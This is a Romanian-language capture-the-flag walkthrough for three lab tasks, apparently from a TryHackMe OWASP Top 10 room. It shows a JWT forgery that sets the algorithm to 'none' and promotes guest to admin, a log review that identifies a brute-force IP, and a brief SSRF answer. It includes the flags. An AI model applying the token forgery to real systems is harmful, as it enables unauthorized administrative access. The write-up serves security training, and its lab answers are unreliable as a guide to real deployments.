
Și obținem:


Rezultat:

sha256-ZosEbRLbNQzLpnKIkEdrPv7lOy9C27hHQ+Xp8a4MxAQ=

Task 20 - Data Integrity Failures

Username/password: guest / guest







Cookies: F12

Sesiunea: **jwt-session**

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNzQ3NzM1NTMxfQ.AnwSsVJB6QckJEja9i1IXmLJ4Izm47mEWQVS-5Llp_c




https://appdevtools.com/base64-encoder-decoder




Decodificam subsirurile primul si al doilea punct (.)

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9



eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNzQ3NzM1NTMxfQ




{"typ":"JWT","alg":"HS256"}

{"username":"guest","exp":1747735531}


Inlocuim: **guest** cu **admin** și **HS256** cu **none** și regenerăm BASE64

{"typ":"JWT","alg":"**none**"}



eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=


{"username":"**admin**","exp":1747729375}



eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzQ3NzM1NTMxfQ==

Inlocuire cookie si refresh pagina (Atentie la punctul de la final text)

eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzQ3NzM1NTMxfQ==.



THM{Dont_take_cookies_from_strangers}

Task 21 - Security Logging and Monitoring Failures

Deschidem fisierul text descarcat : login-logs_1595366583422.txt

Observam erorile si deducem adresa IP

```
200 OK           12.55.22.88 jr22          2019-03-18T09:21:17 /login
200 OK           14.56.23.11 rand99        2019-03-18T10:19:22 /login
200 OK           17.33.10.38 afer11        2019-03-18T11:11:44 /login
200 OK           99.12.44.20 rad4          2019-03-18T11:55:51 /login
200 OK           67.34.22.10 bff1          2019-03-18T13:08:59 /login
200 OK           34.55.11.14 hax0r         2019-03-21T16:08:15 /login
401 Unauthorised 49.99.13.16 admin         2019-03-21T21:08:15 /login
401 Unauthorised 49.99.13.16 administrator 2019-03-21T21:08:20 /login
401 Unauthorised 49.99.13.16 anonymous     2019-03-21T21:08:25 /login
401 Unauthorised 49.99.13.16 root          2019-03-21T21:08:30 /login
```

Solutia

49.99.13.16 / Brute Force

Task 22 - Server-Side Request Forgery (SSRF)

http://10.10.101.62:8087/admin

copy link Download Resume

Solutia

localhost / secure-file-storage.com